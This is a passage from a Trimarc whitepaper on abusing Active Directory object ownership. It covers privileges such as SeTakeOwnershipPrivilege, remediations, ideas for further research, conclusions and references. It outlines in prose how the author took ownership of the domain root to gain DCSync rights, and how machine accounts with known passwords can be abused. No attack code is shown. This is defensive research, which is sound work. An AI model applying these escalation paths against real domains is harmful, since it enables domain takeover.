- A security principal that has been granted the SeTakeOwnershipPrivilege (Take Ownership of files or other objects) right can make themselves or the Administrators group the owner of any

object. Generally, this right is granted through the User Rights Assignment section in the ‘winning’ GPO applied to the Domain Controllers OU. By default, this right is granted to members of Administrators.

- Any security that has been granted the SeRestorePrivilege (Restore files and directories) right has the capability to change the owner in theory. I can prove this out on NTFS permissions model and services just fine, but I wasn’t able to replicate it with AD Objects.

While WriteOwner and SeTakeOwnershipPrivilege can only set the owner to themselves, SeRestorePrivilege, which is assigned by default to Administrators, Backup Operators, and Server Operators, can assign ownership to any security principal. At least I can confirm when it’s combined with WriteOwner or SeTakeOwnershipPrivilege it allows setting any arbitrary security principal as owner.




I was able to abuse SeTakeOwnershipPrivilege to fully compromise an AD domain with a simple [PowerShell](#) snippet by taking ownership on the domain root and then granting myself rights to DCSync the domain. But after quite a lot of effort I had no luck abusing SeRestorePrivilege in similar ways. I was able to see that SeRestorePrivilege does have some effect on AD Objects through its ability to grant modification of ownership to arbitrary security principals, but I wasn’t able to abuse it directly through PowerShell, ADSI, or LDAP in the ways that I did with SeTakeOwnershipPrivilege. Still, it seems possible if the correct method were utilized. After all, most AD-aware backup solutions utilize SeRestorePrivilege to not only restore files, directories, and registry keys but also AD Objects.

Other Remediations

While mitigating the effects of non-standard object ownership is the primary focus of this paper, it’s important to consider issues around standard users having CREATOR_OWNER rights on a computer object. The default rights granted (outlined in the [Review ACLs section](#)) to the CREATOR_OWNER on a computer object are enough for many skilled attackers to compromise that device. And perhaps even worse, when authenticated users are allowed the default right of “Add workstations to the domain”

([ms-DS-MachineAccountQuota](#) + [SeMachineAccountPrivilege](#)) they can utilize tools like Powermad (and more) to create a computer account with a known password. This allows an attacker to abuse not just the CREATOR_OWNER rights, but the Self rights a computer object has on itself. Additionally, an attacker who has a machine account with a known password can abuse that machine account for authentication in the domain.



Make sure only members of your IT staff can add computers to the domain. Change the default SeMachineAccountPrivilege that's assigned by default to Authenticated User in the Default Domain Controllers policy GPO and/or set the ms-DS-MachineAccountQuota to 0. This makes many attack primitives around computer accounts significantly more challenging.

More To Discover?

While this ended up being a long paper, I don't believe it's exhaustive. Part of what has taken me so long to get this published is that I keep finding things to add as I dig into Active Directory and organization's Active Directory environments.

I still want to dig deeper into how security descriptors for new directory objects are created:

- <https://learn.microsoft.com/en-us/windows/win32/ad/how-security-descriptors-are-set-on-new-directory-objects>
- <https://learn.microsoft.com/en-us/windows/win32/ad/creating-a-security-descriptor-for-a-new-directory-object>

I've been thinking about other securable objects and how ownership impacts them:

- Directory Objects:
 - o ADIDNS zones, nodes, records
 - o Trust Objects
 - o Schema
 - o CN=Configuration

- ACDS & CN=Public Key Services,CN=Services,CN=Configuration
- Files and Folders
- Named Pipes
- Processes
- Access Tokens
- Registry Keys
- Windows Service Objects
- Printer Objects
- Network Shares

I'd like to learn more about the intersection of security descriptors and software engineering concepts beyond PowerShell, ADSI, and LDAP. Things like [Low-level Access Control](#):

- [GetSecurityDescriptorOwner](#)
- [SetSecurityDescriptorOwner](#)

I also didn't touch on some other defensive options around DACL abuse as it relates to security monitoring and detection. Properly configuring Advanced Auditing categories on Domain Controllers combined with setting up targeted SACLs could provide valuable detection capabilities.

There are also some relatively recent changes to NetJoin that intersect with computer object ownership, or at least creation. [KB5020276](#) details the domain join hardening changes that were implemented in response to [CVE-2022-38042](#). These NetJoin changes will have operational effects for many organizations that use solutions to re-image computers.

Conclusions

Object Ownership is not often considered when maintaining and defending Active Directory, where there are many other operational and security concerns that may take priority. Abuse of Object Ownership, and DACL abuse more generally, aren't usually mentioned in publicly available DFIR reports. It's challenging to detect abuses for which the logging isn't enabled and collected by default. DACL abuse is not glitzy, glamorous, or expensive like the latest solutions on the RSAC show floor.

The reality is that when defenders and administrators don't consider the less glamorous bits of security and administration, it leaves openings for sufficiently advanced attackers to consider and take advantage of it for you. Better your own staff gets a handle on the issues before a threat actor in your systems comes to understand your weaknesses better than you do.

There are reactive approaches to the issue of Object Ownership abuse that involve regularly assessing the environment and making corrections, but these reactive approaches leave time and room for error.

Proactive approaches like applying the Owner Rights well-known SID to the environment in a properly designed OU structure and the recent approach taken by Microsoft with KB5008383 blocking the implicit WRITE_DAC capability of object owners on computer objects are more helpful.

These approaches should help organizations protect their on-premises Active Directory from ownership abuse. But what about ownership in Azure AD? Maybe that's Part 2?

"The most secure network is a well-administered one." -

Law Number Seven from the [10 Immutable Laws of Security Administration, Version 1](#)

References:

I learned a lot about AD Object ownership and abusing it through conversations with Mike Saunders ([@hardwaterhacker](#)) at Red Siege Information Security. I also read through a lot of blogs and documentation:

- Managing Object Ownership: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc732983\(v=ws.11\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc732983(v=ws.11)?redirectedfrom=MSDN)
- Secure Identity: Who is the object owner in your domain? <https://secureidentity.se/object-owner/>
- AD DS: Owner Rights: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd125370\(v=ws.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd125370(v=ws.10))
- Security Identifiers (SIDS) New for Windows Vista: <https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc749445>
- KB5008383—Active Directory permissions updates (CVE-2021-42291):
<https://support.microsoft.com/en-us/topic/kb5008383-active-directory-permissions-updates-cve-2021-42291-536d5555-ffba-4248-a60e-d6cbc849cde1>
- CVE-2021-42291: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42291>
- MS-ADTS Open Specs 6.1.3.4 Blocking Implicit Owner Rights: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/fb7c101d-ec8b-4fbf-bca8-7d7c2d747d0c
- MS-ADTS Open Specs 6.1.1.2.4.1.2 dSHeuristics: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/e5899be4-862e-496f-9a38-33950617d2c5
- Reddit /r/sysadmin KB5008383 Manual Steps Required:
https://www.reddit.com/r/sysadmin/comments/rxp68w/kb5008383_manual_steps_required/
- Active Directory Concepts Part 1:
<https://social.technet.microsoft.com/wiki/contents/articles/16968.active-directory-concepts-part-1.aspx>
- Four Active Directory EoP vulnerabilities were addressed in the November 2021 updates by Sander Berkouwer: <https://dirteam.com/sander/2021/11/09/four-active-directory-elevation-of-privilege-vulnerabilities-were-addressed-in-the-november-2021-updates/>
- Creating and Deleting Objects in Active Directory Domain Services:
<https://learn.microsoft.com/en-us/windows/win32/ad/creating-and-deleting-objects-in-active-directory-domain-services>

- Active Directory Domain Services Overview: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview>
- Get-IncorrectADComputerObjectOwner by Jim Sykora: <https://github.com/JimScurity/ADPoSH/blob/main/Get-IncorrectADComputerObjectOwner>
- Spiceworks, Changing Owner on AD Objects via PowerShell or DSACLS: <https://community.spiceworks.com/topic/1245325-changing-owner-on-ad-objects-via-powershell-or-dsacls>
- Setting a Control Access Right ACE in an Object's ACL: <https://learn.microsoft.com/en-us/windows/win32/ad/setting-a-control-access-right-ace-in-an-objectampaposs-acl>
- Delegating the Administration of Windows Server 2008 Active Directory Domain Services: <https://www.microsoftpressstore.com/articles/article.aspx?p=2231764&seqNum=3>
- Active Directory – Why change the owner of an object? <https://learn.microsoft.com/en-us/answers/questions/817599/active-directory-why-change-the-owner-of-an-object.html>
- User PowerShell to Explore Active Directory Security: <https://devblogs.microsoft.com/scripting/use-powershell-to-explore-active-directory-security/>
- MS-ADTS Owner and Group Defaulting Rules: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/3ac403a6-4e8e-488d-8ef6-c7fa1aa785b6
- MS-ADTS [Security Descriptor] Security Concerns: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/7afacb02-548b-4e74-bf96-04b0bf0c71b6
- MS-ADTS [Security Descriptor] Processing Specifics: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/e42f988c-72a0-4f8d-a705-7235eac175d9
- MS-ADTS SD Flag Control: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/932a7a8d-8c93-4448-8093-c79b7d9ba499
- MS-ADTS ACE Ordering Rules: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/dbfdc00c-1e4b-4165-939b-974e8ea23733
- MS-ADTS Security Descriptor Requirements: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/081c41f0-4c8d-4ab0-971d-77ec2504375a
- Understanding Get-ACL and AD Drive Output: <https://devblogs.microsoft.com/powershell-community/understanding-get-acl-and-ad-drive-output/>
- An Ace Up the Sleeve (pdf): https://specterops.io/wp-content/uploads/sites/3/2022/06/an_ace_up_the_sleeve.pdf
- BloodHound 1.3 – The ACL Attack Path Update: <https://wald0.com/?p=112>
- The Old New Thing: <https://devblogs.microsoft.com/oldnewthing/20050818-09/?p=34533>
- Abusing Forgotten Permissions on Computer Objects in Active Directory: <https://dirkjanm.io/abusing-forgotten-permissions-on-precreated-computer-objects-in-active-directory/>
- The Hacker Recipes - DACL abuse: <https://www.thehacker.recipes/ad/movement/dacl>
- ReadTeaming-Tactics-and-Techniques - Abusing Active Directory ACLs/Aces: <https://github.com/mantvydasb/RedTeaming-Tactics-and-Techniques/blob/master/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces.md>
- Access Control (Authorization) <https://learn.microsoft.com/en-us/windows/win32/secauthz/access-control>

- AD – Creator or Owner of an Object: <https://social.technet.microsoft.com/Forums/en-US/e68e378b-8a19-461b-b3f0-a2719242106c/active-directory-creator-or-owner-of-an-object>

About Trimarc

Trimarc is a professional services company based out of Washington, DC that helps organizations secure their Microsoft platform, both on-premises and in the cloud. Founded by Sean Metcalf, a Microsoft Certified Master in Active Directory, Trimarc's mission is to help organizations better secure their critical IT infrastructure. We specialize in professional services and assessments focused on Identity Security, Azure AD, and VMware vSphere.

For more information on Trimarc's offerings, visit www.TrimarcSecurity.com/Services.